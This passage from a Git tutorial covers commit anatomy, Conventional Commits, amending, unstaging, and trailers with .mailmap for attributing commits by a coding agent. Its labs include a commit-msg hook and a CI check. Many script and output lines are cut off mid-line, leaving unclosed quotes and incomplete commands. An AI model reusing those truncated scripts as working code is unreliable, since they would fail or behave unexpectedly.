> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

export-ignore and git archive

export-ignore and git archive

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `export-ignore`, `git archive` for tarballs.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Git LFS

Git LFS

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- When blobs are too big; pointers; `git lfs install` on Linux; what a forge must store.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Hands-On: Ignore and LFS

Hands-On: Ignore and LFS

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Ignore `.env` and `__pycache__`; optional LFS track of a sample binary.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Everyday Workflows

Commits and History

Theory

Theory: A Commit is Immutable; Messages are for Humans and Machines

Once written, a commit object is byte-for-byte fixed. `--amend` and rebase do not edit it; they write a **new** object and slide a name. That is why hashes change and why shared history is a social problem.

Invariants

1. Commit hash = hash of (tree, parents, author, committer, message). Change any field → new hash.
2. Author and committer can differ (rebase, cherry-pick).
3. Conventional Commits are a **convention**, not a Git feature. Hooks and forges can enforce them.
4. Unstaging moves a path from index toward `HEAD`; it does not delete working-tree bytes.

```
amend

A ← B ← C     main     C has message "stuff"
A ← B ← C'    main     C' new object; C remains in reflog
```

Why messages matter

`git log --grep '^fix'` only works if subjects are structured. Changelog generators and `feat!:` breaking-change scanners parse the same text. The object store does not care; your future self and CI do.

What can break

- Amending a commit already on `origin/main`.
- Empty subject or `WIP` on a branch you intended to merge.
- Trailers with the wrong spelling (`Co-authored-by` is magic for some forges).

How to read this chapter

Anatomy, Conventional Commits, amend, unstage, lab; then templates, split/empty, trailers/mailmap, `git show`.

Commit Anatomy

Commit Anatomy

After this page you can read a commit object and say what each field is for.

A commit is a snapshot plus metadata

```
cd ~/desk/desk-api
git cat-file -p HEAD
```

You will see something like:

```
tree 4b825dc642cb6eb9a060e54bf8d69288fbee4904
parent 9fceb02d0ae598e95dc970b74767f19372d61af8
author Ada Desk <ada@example.com> 1774000000 +0530
committer Ada Desk <ada@example.com> 1774000000 +0530

Document the ping endpoint in README
```

Field	Meaning
`tree`	Hash of the directory snapshot this commit names
`parent`	Previous commit (omitted on the first commit; two lines on a merge)
`author`	Who wrote the patch, plus timestamp
`committer`	Who created this commit object, plus timestamp
blank line, then body	The message

The **name** of the commit is the hash of this object. Change the message, the tree, or a parent → new hash. That is why amend and rebase rewrite history: they write new objects.

Author and committer

They match until you rebase, cherry-pick, or apply someone else's patch. `git log` shows the **author** by default. `git log --format=fuller` shows both.

```
git log -1 --format=fuller
```

Short names

```
git rev-parse HEAD
git rev-parse HEAD~1          # first parent, one step back
git rev-parse HEAD^           # same as HEAD~1 on a non-merge
git rev-parse --short HEAD    # abbreviated, unique in this repo
```

On a merge commit, `HEAD^1` is the first parent (the branch you were on) and `HEAD^2` is the branch you merged in. `HEAD~n` walks first-parent only. Chapter 10 uses that when reverting a merge.

The tree under it

```
git ls-tree -r HEAD
```

Each line is a mode, type, hash, and path. Blobs have no filename inside them; the tree supplies the name. Two commits that share an unchanged `src/ping.py` share the same blob hash.

What `git show` adds

```
git show HEAD
git show --stat HEAD
git show --name-only HEAD
```

`git show` pretty-prints the commit and, by default, the diff against its first parent. That diff is computed; Git stored the tree, not the patch.

Next page: how to write the message so later `git log` and automation can parse it.

Conventional Commits

Commit Messages That Matter: Conventional Commits

After this page you can write a subject line other people and tools can parse.

Shape of a message

```
type(scope): short summary

Optional body: why, not what. Wrap at 72 characters.

Optional footer:
Fixes: #12
BREAKING CHANGE: /ping now returns JSON
```

The **subject** is one line, imperative, about 50 characters, no trailing period. Git itself does not enforce this. Forges, changelog generators, and `git log --grep` benefit when you do.

Types this book uses

Type	When
`feat`	A user-visible capability
`fix`	A bug
`docs`	README, comments, this book's desk docs
`chore`	Tooling, ignore files, no user-facing change
`refactor`	Same behavior, different code
`test`	Tests only
`ci`	Pipeline files (later parts)

`scope` is optional: `feat(api):`, `fix(web):`. For `desk-api` a scope of `ping` or `auth` is enough.

Examples that match the desk:

```
feat(ping): return JSON from /ping
fix(ping): treat empty name as 400
docs: document GET /ping in README
```

```
chore: ignore .env and __pycache__
```

Why bother

```
git log --oneline --grep '^fix'
git log --oneline --grep '^feat(ping)'
```

Later, platform governance (chapter 31) can require this shape in a server-side hook. A client-side `commit-msg` hook (chapter 13) can reject a bad subject before the object exists.

What to put in the body

The subject is *what*. The body is *why* and any context `git log` should keep:

```
git commit -m "fix(ping): treat empty name as 400" -m "The handler returned 200 and an empty
```

Skip the body when the subject is the whole story.

Trailers

```
Signed-off-by: Ada Desk <ada@example.com>
Co-authored-by: Sam Desk <sam@example.com>
Fixes: #18
```

`git interpret-trailers` reads these. Signed-off-by is a project convention (Linux kernel, some forges). Use it when the project asks. Co-authored-by is how forges attribute a second author on a squash.

A local alias

```
git config --global alias.cm '!f() { git commit -m "$1"; }; f'
```

Aliases are optional. The skill is the subject line, not the shortcut.

Amending a Commit Message

Amending and Fixing an Incorrect Commit Message

After this page you can replace the last commit's message, and you know when that is safe.

The last commit only

```
cd ~/desk/desk-api
git log -1 --format='%s'
git commit --amend -m "docs: document GET /ping in README"
git log -1 --format='%h %s'
```

`--amend` writes a **new** commit object with the same tree and parent (unless you also staged files) and slides the branch name to it. The old hash disappears from `git log`. It is still in `git reflog` for about 30 days (chapter 17).

```
before                          after
A ← B ← C   main                A ← B ← C'  main

                message "stuff"       C still in reflog
```

Keep the old message and only restage files:

```
git add src/ping.py
git commit --amend --no-edit
```

Open the editor with the old message loaded:

```
git commit --amend
```

`core.editor` (chapter 2) is what opens. On Linux with `nvim`, you edit, save, quit, and Git takes the buffer.

When this is safe

Safe when **all** of these hold:

- it is `HEAD` (the latest commit on this branch)

- you have not pushed, or you are the only clone
- nobody else based work on the old hash

After a push, amending means a force-push (chapter 11). On `main` shared with a team, prefer a new commit: `git commit -m "docs: fix typo in README"`.

Older than HEAD

`--amend` cannot retitle commit `HEAD~3` by itself. Interactive rebase can (chapter 9, `reword`). For now, live with old subjects or wait for rebase.

Recover if you amended by mistake

```
git reflog
git reset --soft HEAD@{1}
```

`--soft` moves `HEAD` back and leaves the index and working tree as they are. Chapter 7 is reset in full. The hash you just left is in the reflog (chapter 17). This one-liner is enough if you just amended and panicked.

Identity in an amended commit

Amend rewrites the **committer** date by default. The author stays. To keep both timestamps:

```
git commit --amend --no-edit --date="$(git log -1 --format=%aD)"
```

Rarely needed. Know that `git log` after an amend shows "now" as the committer time.

Unstaging a File

Unstaging an Added File

After this page you can take a path out of the index and leave the working-tree edit in place.

The index is the next commit

You `git add` too much. The file should stay on disk. It should not be in the next snapshot.

```
cd ~/desk/desk-api
echo "scratch" >> README.md
echo "debug" >> src/ping.py
git add README.md src/ping.py
git status
git restore --staged src/ping.py
git status
```

`README.md` is still staged. `src/ping.py` is modified, not staged. `git commit` will only record the README line.

```
after git add -A                after restore --staged ping.py

working   index   HEAD          working   index   HEAD
ping.py   ping.py  (old)        ping.py   (old)   (old)
README    README   (old)        README    README  (old)
                                  still on disk, not in next commit
```

Restore vs reset

Command	Index	Working tree
`git restore --staged <file>`	Matches HEAD	Unchanged (your edit stays)
`git restore <file>`	Unchanged	Matches the index (edit discarded)
`git restore --source=HEAD --staged --worktree <file>`	Matches HEAD	Matches HEAD

This book uses `git restore`. Older guides use `git reset HEAD <file>` for unstage; same index effect.

Unstage everything

```
git restore --staged .
git status
```

All paths return to "modified" or "untracked." Nothing is deleted.

Untracked files

`git add` of a new file copies it into the index. `git restore --staged` on that path leaves it **untracked** (the index no longer knows it). The file remains on disk. `git clean` would delete untracked files; that is chapter 12. Leave `git clean` alone until you can name what it removes.

Partial unstage

```
git restore --staged -p src/ping.py
```

Git offers hunks. `n` keeps the hunk staged, `y` unstages it. Same interactive idea as `git add -p`.

Check before you commit

```
git diff --staged
git diff
```

`--staged` is the next commit. The other is leftover work. Both should match what you intend. The hands-on page next amends a real `desk-api` commit so this is muscle memory.

Hands-On: Amend and Rewrite

Hands-On: Amend and Rewrite a Commit

Practice on `~/desk/desk-api`. If that tree is missing, run chapter 3's tiny-project page first.

```
commit "stuff"     A ← B ← C
amend subject      A ← B ← C'     C in reflog only
amend add file     A ← B ← C''    tree now includes version.py
```

1. A sloppy commit

```
cd ~/desk/desk-api

echo "Returns a fixed string." >> README.md
git add README.md
git commit -m "stuff"
git log -1 --oneline
```

2. Fix the subject

```
git commit --amend -m "docs: note that ping returns a fixed string"
git log -1 --format='%h %s'
```

The hash changed. The tree is the same if you staged nothing else.

3. Forgot a file

```
cat > src/version.py <<'EOF'
VERSION = "0.1.0"
EOF
git add src/version.py
git commit --amend --no-edit
git show --name-only --oneline HEAD
```

`version.py` is now in the same commit as the docs line.

4. Staged too much, then unstaged

```
echo "WIP" >> src/ping.py
echo "also" >> README.md
git add -A
git restore --staged src/ping.py
git diff --staged
git commit --amend --no-edit
git restore src/ping.py
git status
```

The WIP line is gone. README's "also" is in HEAD if it was staged. Status is clean.

5. Confirm the graph

```
git log --oneline -5
git status
```

You should be on `main`, clean, with a conventional subject on `HEAD`. Next chapter: branches, so this `main` history can grow a second line of work.

Commit Templates

Commit Templates

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `commit.template`, `prepare-commit-msg` preview.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Empty and Split Commits

Empty and Split Commits

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `--allow-empty`; splitting a commit with reset + add -p.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Trailers and mailmap: keeping agent commits honest

Trailers and mailmap: keeping agent commits honest

After this page you can say, for any commit, *who wrote the change*, *who wrote the commit object*, and *which people and tools helped*. You can add that last part with `git commit --trailer` and `git interpret-trailers`, read it back with `--parse` and `%(trailers)`, enforce it with a `commit-msg` hook plus a CI check, and clean up identity drift with `.mailmap`. The running example is a coding agent called `desk-bot` that commits next to a human, Kanthi.

Thesis

A commit has exactly two identity fields in its header: **author** and **committer**. Everything else about who was involved lives in **trailers**. Trailers are `Key: value` lines in the last paragraph of the message. Git hashes all of it. Git verifies none of it.

So honesty is a convention you have to set up yourself:

1. An agent commits under **its own** identity. It does not borrow the human's `user.name`.
2. The agent records what it is in a trailer (`Assisted-by:`). The humans who shaped the change go in `Co-authored-by:`.
3. Only a human adds `Signed-off-by:`, because that line is a legal statement (the DCO).
4. A local hook catches mistakes early. A CI check on the pushed range is the gate, because hooks can be skipped.
5. `.mailmap` fixes how identities *read* (in `shortlog` and `log`). It never rewrites history.

Mental model

```
commit object (what cat-file -p prints)

tree       79cc95d1…
parent     425512d9…
author     desk-bot <desk-bot@users.noreply.example.com> 1792211400 +0530   ← wrote the ch
committer  Kanthi N <kanthi@example.com>                 1792216800 +0530   ← wrote this ob
                                                                             (amend, rebase

feat: add request timeout                          ← subject
                                                   ← blank line
Why the timeout exists …                           ← body
                                                   ← blank line
```

```
Assisted-by: desk-bot 2.3                          trailer block: the LAST paragraph,
Co-authored-by: Kanthi N <kanthi@example.com>       every line `Key: value`
```




Figure 1: Commit header identities and the trailer block, checked locally by a hook, on the server by a range check, and read through .mailmap

Field	Set from	Changes when
author	`--author=` if given, else `GIT_AUTHOR_NAME/EMAIL` env, else `author.name/email`, else `user.name/email`	Set when the commit is first made. Amend, rebase and cherry-pick keep it unless you pass `--reset-author` or `--author`
committer	`GIT_COMMITTER_NAME/EMAIL` env, else `committer.name/email`, else `user.name/email`	Every time the object is rewritten (amend, rebase, cherry-pick, `am`)
trailers	The message text: `--trailer`, `-s`, an editor, a hook	When someone edits the message

The env vars win over config. `git-commit(1)` says this under COMMIT INFORMATION: `author.name` and `committer.name` "override `user.name` and `user.email` if set and are overridden themselves by the environment variables". Case 2 is that sentence going wrong.

Trailer is Git's word for the structured footer. GitHub reads `Co-authored-by:` to credit co-authors. The Linux kernel uses `Signed-off-by:`, `Co-developed-by:`, `Reviewed-by:`, and for AI tools `Assisted-by:`. Git itself only knows the format.

Worked examples

Tested on Debian 13 (Linux 6.12), **Git 2.47.3**. Current upstream is **Git 2.56.0** (2026-09-28). The trailer behaviour shown here is the same in 2.56, with two exceptions. Both are called out where they matter (Case 4 and Case 8).

Every lab sets `GIT_CONFIG_GLOBAL=/dev/null` and `GIT_CONFIG_NOSYSTEM=1` so your own `~/.gitconfig` stays out of it. Every lab also pins `GIT_AUTHOR_DATE` and `GIT_COMMITTER_DATE`, so the hashes below come out the same on your machine. Run the labs in order. They share `/tmp/trailers-lab`.

Case 1: Author is not committer

```
#!/usr/bin/env bash
# lab-01-identities.sh - author vs committer in a throwaway repo
set -euo pipefail
export GIT_CONFIG_GLOBAL=/dev/null GIT_CONFIG_NOSYSTEM=1   # ignore your own config
export GIT_AUTHOR_DATE='2026-10-17T10:00:00+05:30'          # pinned so hashes reproduce
export GIT_COMMITTER_DATE="$GIT_AUTHOR_DATE"

rm -rf /tmp/trailers-lab && git init -q -b main /tmp/trailers-lab && cd /tmp/trailers-lab
git config user.name 'Kanthi N'
git config user.email 'kanthi@example.com'

echo 'GET /ping' > README.md && git add README.md
git commit -q -m 'docs: add README'

# The agent commits under its own identity, not the human's.
echo 'pong' > ping.txt && git add ping.txt
git -c user.name='desk-bot' -c user.email='desk-bot@users.noreply.example.com' \
    commit -q -m 'feat: add ping fixture'

echo '--- log: author | committer'
git log --format='%h %an <%ae> | %cn <%ce> | %s'

# The human reviews and amends. Author stays; committer becomes the human.
export GIT_COMMITTER_DATE='2026-10-17T11:30:00+05:30'
git commit -q --amend --no-edit
echo '--- after the human amends'
git log -1 --format='%h %an <%ae> %ad | %cn <%ce> %cd' --date=iso
echo '--- raw object'
git cat-file -p HEAD
```

```
./lab-01-identities.sh
```

```
--- log: author | committer
8afc755 desk-bot <desk-bot@users.noreply.example.com> | desk-bot <desk-bot@users.noreply.exa
425512d Kanthi N <kanthi@example.com> | Kanthi N <kanthi@example.com> | docs: add README
--- after the human amends
d594efa desk-bot <desk-bot@users.noreply.example.com> 2026-10-17 10:00:00 +0530 | Kanthi N <
--- raw object
tree 79cc95d1f5eef5baab6de124179a266390db4f53
parent 425512d9d82623b1baf66b7539cddaececa4a42c
author desk-bot <desk-bot@users.noreply.example.com> 1792211400 +0530
committer Kanthi N <kanthi@example.com> 1792216800 +0530

feat: add ping fixture
```

The amend changed one header line, `committer`, and the hash moved from `8afc755` to `d594efa`. The author line (and its timestamp) stayed. This split is useful: after review, `git log --format='%an | %cn'` shows both that the agent wrote the change and that a human wrote the final object.

Case 2: A stray `GIT_AUTHOR_*` wins over `-c user.name`

Agents and CI wrappers often export identity env vars. If one of them leaks into a later step, that step commits as the wrong person. Nothing warns you.

```
#!/usr/bin/env bash
# lab-02-stray-env.sh - a leftover GIT_AUTHOR_* beats -c user.name
set -euo pipefail
export GIT_CONFIG_GLOBAL=/dev/null GIT_CONFIG_NOSYSTEM=1
export GIT_AUTHOR_DATE='2026-10-17T12:00:00+05:30' GIT_COMMITTER_DATE='2026-10-17T12:00:00+0
cd /tmp/trailers-lab

# Some earlier tool in this shell session exported an identity and never unset it.
export GIT_AUTHOR_NAME='Old Session' GIT_AUTHOR_EMAIL='someone-else@example.com'

BOT=(-c user.name=desk-bot -c user.email=desk-bot@users.noreply.example.com)
echo '--- what Git will use'
git "${BOT[@]}" var GIT_AUTHOR_IDENT
git "${BOT[@]}" var GIT_COMMITTER_IDENT

echo 'v1' > version.txt && git add version.txt
git "${BOT[@]}" commit -q -m 'chore: add version file'
git log -1 --format='%an <%ae> | %cn <%ce>'

echo '--- same command with the stray variables removed'
git reset -q --soft HEAD~1
env -u GIT_AUTHOR_NAME -u GIT_AUTHOR_EMAIL -u GIT_COMMITTER_NAME -u GIT_COMMITTER_EMAIL \
    git "${BOT[@]}" commit -q -m 'chore: add version file'
git log -1 --format='%an <%ae> | %cn <%ce>'
```

```
./lab-02-stray-env.sh
```

```
--- what Git will use
Old Session <someone-else@example.com> 1792218600 +0530
desk-bot <desk-bot@users.noreply.example.com> 1792218600 +0530
Old Session <someone-else@example.com> | desk-bot <desk-bot@users.noreply.example.com>
--- same command with the stray variables removed
desk-bot <desk-bot@users.noreply.example.com> | desk-bot <desk-bot@users.noreply.example.com
```

`git var GIT_AUTHOR_IDENT` and `git var GIT_COMMITTER_IDENT` print the identity the next commit will get. Run them before a bot commits. Better: start the commit with `env -u GIT_AUTHOR_NAME -u GIT_AUTHOR_EMAIL -u GIT_COMMITTER_NAME -u GIT_COMMITTER_EMAIL` so only the identity you pass on the command line can apply.

Case 3: Writing trailers

`git commit --trailer` (Git 2.32+) runs the message through `git interpret-trailers`. You get one consistent block, with no hand-typed blank-line mistakes.

```
#!/usr/bin/env bash
# lab-03-add-trailers.sh - write trailers with git commit --trailer and interpret-trailers
set -euo pipefail
export GIT_CONFIG_GLOBAL=/dev/null GIT_CONFIG_NOSYSTEM=1
export GIT_AUTHOR_DATE='2026-10-17T13:00:00+05:30' GIT_COMMITTER_DATE='2026-10-17T13:00:00+0
cd /tmp/trailers-lab
BOT=(-c user.name=desk-bot -c user.email=desk-bot@users.noreply.example.com)

echo 'timeout=5s' > config.ini && git add config.ini
git "${BOT[@]}" commit -q -m 'feat: add request timeout' \
    --trailer 'Assisted-by: desk-bot 2.3' \
    --trailer 'Co-authored-by: Kanthi N <kanthi@example.com>'
echo '--- message as stored'
git log -1 --format=%B

echo '--- aliases: short names for long keys (repo config)'
git config trailer.coauth.key 'Co-authored-by'
git config trailer.assist.key 'Assisted-by'
printf 'fix: clamp timeout\n\nNegative values fell through to 0.\n' |
  git interpret-trailers --trailer 'assist: desk-bot 2.3' \
                         --trailer 'coauth: Kanthi N <kanthi@example.com>'

echo '--- the same trailer twice: default ifExists=addIfDifferentNeighbor'
printf 'x\n\nCo-authored-by: Kanthi N <kanthi@example.com>\n' |
  git interpret-trailers --trailer 'coauth: Kanthi N <kanthi@example.com>'
echo '--- --if-exists=add forces a duplicate'
```

```
printf 'x\n\nCo-authored-by: Kanthi N <kanthi@example.com>\n' |
  git interpret-trailers --if-exists=add --trailer 'coauth: Kanthi N <kanthi@example.com>'

echo '--- tokens are prefix-matched against configured keys (case-insensitive)'
printf 'y\n' | git interpret-trailers --trailer 'co: B <b@example.com>' --trailer 'Co-Author
echo '--- ...but only configured ones: outside this repo they stay as typed'
(cd /tmp && printf 'y\n' | git interpret-trailers --trailer 'Co-Author: C <c@example.com>')
```

```
./lab-03-add-trailers.sh
```

```
--- message as stored
feat: add request timeout

Assisted-by: desk-bot 2.3
Co-authored-by: Kanthi N <kanthi@example.com>

--- aliases: short names for long keys (repo config)
fix: clamp timeout

Negative values fell through to 0.

Assisted-by: desk-bot 2.3
Co-authored-by: Kanthi N <kanthi@example.com>
--- the same trailer twice: default ifExists=addIfDifferentNeighbor
x

Co-authored-by: Kanthi N <kanthi@example.com>
--- --if-exists=add forces a duplicate
x

Co-authored-by: Kanthi N <kanthi@example.com>
Co-authored-by: Kanthi N <kanthi@example.com>
--- tokens are prefix-matched against configured keys (case-insensitive)
y

Co-authored-by: B <b@example.com>
Co-authored-by: C <c@example.com>
--- ...but only configured ones: outside this repo they stay as typed
y

Co-Author: C <c@example.com>
```

There are three things to notice:

- `trailer.<alias>.key` turns `coauth:` into `Co-authored-by:`. Once a key is configured, any `--trailer` token that is a **case-insensitive prefix** of the alias or the key expands to the full key. Here even `co:` and `Co-Author:` became `Co-authored-by:`. Without that config, tokens

are written exactly as typed. Case 5 shows this quietly "fixing" a typo before a hook can see it.
- The default `trailer.ifExists` is `addIfDifferentNeighbor`. Adding the same `Co-authored-by` again does nothing. `--if-exists=add` forces the duplicate.
- `-s` / `--signoff` adds `Signed-off-by:` with the **committer** identity. An agent should not use it (Case 5).

Case 4: What Git actually parses as a trailer

A line that looks like a trailer is only a trailer if Git's parser agrees. `git interpret-trailers --parse` is the parser. CI should ask it, not `grep`.

```
#!/usr/bin/env bash
# lab-04-parse-trailers.sh - what Git actually parses as a trailer
set -euo pipefail
export GIT_CONFIG_GLOBAL=/dev/null GIT_CONFIG_NOSYSTEM=1
cd /tmp/trailers-lab

parse() { printf '%s\n' "--- $1"; printf "$2" | git interpret-trailers --parse; echo "[exit

parse 'clean block'           'feat: x\n\nbody\n\nCo-authored-by: A <a@example.com>\nAssiste
parse 'no blank line before'  'feat: x\nCo-authored-by: A <a@example.com>\n'
parse 'one prose line inside (repo has trailer.coauth.key set)' 'feat: x\n\nCo-authored-by:
(cd /tmp && parse 'same text, no trailer config at all' 'feat: x\n\nCo-authored-by: A <a@exa
parse 'space in the key'      'feat: x\n\nCo authored by: A <a@example.com>\n'
parse 'a URL as the last line' 'feat: x\n\nsee the issue\n\nhttps://example.com/issues/42\n'

echo '--- read trailers out of history'
git log --format='%h %s%n    co-authors: %(trailers:key=co-authored-by,valueonly,separator=%
```

```
./lab-04-parse-trailers.sh
```

```
--- clean block
Co-authored-by: A <a@example.com>
Assisted-by: desk-bot 2.3
[exit 0]
--- no blank line before
[exit 0]
--- one prose line inside (repo has trailer.coauth.key set)
Co-authored-by: A <a@example.com>
[exit 0]
--- same text, no trailer config at all
[exit 0]
--- space in the key
[exit 0]
--- a URL as the last line
```

```
https: //example.com/issues/42
[exit 0]
--- read trailers out of history
b77371a feat: add request timeout
    co-authors: Kanthi N <kanthi@example.com>
    assisted:   desk-bot 2.3

aaa3097 chore: add version file
    co-authors:
    assisted:
d594efa feat: add ping fixture
    co-authors:
    assisted:
```

Read each result against the rules in `git-interpret-trailers(1)`:

- **No blank line**: the `Co-authored-by` line is part of the subject paragraph, not a trailer. Anything that parses trailers, including a forge crediting co-authors, will not see it. GitHub's instructions call for the empty line for this reason.
- **One prose line inside the block**: the block has to be either *all* trailers, or contain at least one Git-generated or **user-configured** trailer and be at least 25% trailers. Inside the lab repo, `trailer.coauth.key` from Case 3 makes `Co-authored-by` "user-configured", so it parses. The same text outside any repo parses to nothing. This is why the parse can differ between your laptop and CI. Keep the block clean.
- **Space in the key**: keys are ASCII letters, digits and `-` only. `Co authored by:` is prose.
- **URL as the last line**: Git 2.47 reads `https://example.com/issues/42` as the trailer `https: //example.com/issues/42`. That is a real bug. Git 2.56 fixed it ("avoid mistaking lines that begin with a URL … as trailer lines"), and the current manual adds a rule that a candidate whose value starts with `//` right after the `:` is not a trailer. On older Git, keep URLs out of the last paragraph or put them in a `Refs:` trailer.

`%(trailers:key=…,valueonly)` in `--format` matches keys case-insensitively. It is the cheapest way to get co-authors or tools out of history for a report.

Case 5: A `commit-msg` hook, and why it is not enough

The same policy script serves both the local hook and CI. The script parses trailers with Git and applies these rules:

- An agent-authored commit (email matching `*-bot@*` or `*[bot]@*`) must carry `Assisted-by:`.
- An agent identity must not add `Signed-off-by:` for itself. The kernel's `coding-assistants.rst` says it directly: "AI agents MUST NOT add Signed-off-by tags. Only humans can legally certify the Developer Certificate of Origin."
- `Co-authored-by:` must be `Name <email>`, the form GitHub documents.
- Unknown keys are rejected, which catches typos the parser *does* see.

Save `trailer-policy.sh`, `commit-msg` and `check-range.sh` in the same directory as the labs. `lab-05-hook.sh` copies them into the repo: the policy goes in `tools/`, where CI can run it, and the hook goes in `.git/hooks/`.

```
#!/usr/bin/env bash
# trailer-policy.sh - shared policy for the commit-msg hook and the CI check
# usage: trailer-policy.sh <author-email> <message-file>
set -uo pipefail
author_email=$1 msg=$2
fail=0
err() { printf 'trailer-policy: %s\n' "$*" >&2; fail=1; }

is_bot=0
case $author_email in *-bot@*|*'[bot]'@*) is_bot=1 ;; esac

assisted=0
while IFS= read -r line; do
  key=${line%%:*} val=${line#*: }
  case ${key,,} in
    assisted-by)    assisted=1 ;;
    co-authored-by) [[ $val =~ ^[^\<\>]+\ \<[^\<\>@\ ]+@[^\<\>\ ]+\>$ ]] \
                      || err "Co-authored-by needs 'Name <email>': $val" ;;
    signed-off-by)  [[ $is_bot == 1 && $val == *"<$author_email>"* ]] \
                      && err "an agent identity cannot sign off (DCO is a human statement):
    reviewed-by|acked-by|fixes|refs|change-id) ;;
    *) err "unknown trailer key '$key' (typo? allowed: Assisted-by Co-authored-by Signed-off
  esac
done < <(git interpret-trailers --parse "$msg")

[[ $is_bot == 1 && $assisted == 0 ]] && err "agent-authored commit ($author_email) needs an
exit $fail
```

```
#!/usr/bin/env bash
# .git/hooks/commit-msg - runs the shared policy on the message being committed
email=$(git var GIT_AUTHOR_IDENT | sed -E 's/^.*<([^>]*)>.*$/\1/')
exec "$(git rev-parse --show-toplevel)/tools/trailer-policy.sh" "$email" "$1"
```

```
#!/usr/bin/env bash
# tools/check-range.sh - CI: run the same policy over every commit in a range
# usage: check-range.sh <base>..<head>
set -uo pipefail
bad=0
for rev in $(git rev-list --reverse "$1"); do
  git log -1 --format=%B "$rev" > /tmp/msg.$$
  if tools/trailer-policy.sh "$(git log -1 --format=%ae "$rev")" /tmp/msg.$$ 2>/tmp/err.$$;
    echo "ok   $(git log -1 --format='%h %ae %s' "$rev")"
```

```
  else
    echo "FAIL $(git log -1 --format='%h %ae %s' "$rev")"; sed 's/^/     /' /tmp/err.$$; bad
  fi
done
rm -f /tmp/msg.$$ /tmp/err.$$
exit $bad
```

```
#!/usr/bin/env bash
# lab-05-hook.sh - enforce the policy locally, then see why CI must enforce it too
set -uo pipefail
export GIT_CONFIG_GLOBAL=/dev/null GIT_CONFIG_NOSYSTEM=1
export GIT_AUTHOR_DATE='2026-10-17T14:00:00+05:30' GIT_COMMITTER_DATE='2026-10-17T14:00:00+0
cd /tmp/trailers-lab
mkdir -p tools && cp "$OLDPWD"/{trailer-policy.sh,check-range.sh} tools/ && cp "$OLDPWD/comm
chmod +x tools/*.sh .git/hooks/commit-msg
git add tools && git commit -q -m 'ci: add trailer policy' && echo "policy committed: $(git
BOT=(-c user.name=desk-bot -c user.email=desk-bot@users.noreply.example.com)

n=0
try() {
  echo "--- $1"; shift
  n=$((n+1)); echo "$n" > n.txt; git add n.txt
  if "$@"; then echo "[committed $(git log -1 --format=%h)]"; git log -1 --format='%(trailer
  else echo "[rejected, exit $?]"; git reset -q n.txt; fi
}

try 'agent commit, no Assisted-by'  git "${BOT[@]}" commit -q -m 'feat: bump n'
try 'agent signs off as itself'     git "${BOT[@]}" commit -q -s -m 'feat: bump n' --trailer
try 'misspelled key'                git "${BOT[@]}" commit -q -m 'feat: bump n' --trailer 'A
try 'co-author without an email'    git "${BOT[@]}" commit -q -m 'feat: bump n' --trailer 'A
try 'prefix of a configured key'    git "${BOT[@]}" commit -q -m 'feat: bump n' --trailer 'A
try '--no-verify skips the hook'    git "${BOT[@]}" commit -q --no-verify -m 'feat: bump n'
```

```
./lab-05-hook.sh
```

```
policy committed: 356ca80
--- agent commit, no Assisted-by
trailer-policy: agent-authored commit (desk-bot@users.noreply.example.com) needs an Assisted
[rejected, exit 1]
--- agent signs off as itself
trailer-policy: an agent identity cannot sign off (DCO is a human statement): desk-bot <desk
[rejected, exit 1]
--- misspelled key
trailer-policy: unknown trailer key 'Coauthored-by' (typo? allowed: Assisted-by Co-authored-
[rejected, exit 1]
--- co-author without an email
```

```
trailer-policy: Co-authored-by needs 'Name <email>': Kanthi
[rejected, exit 1]
--- prefix of a configured key
[committed 7d279bc]
    Assisted-by: desk-bot 2.3
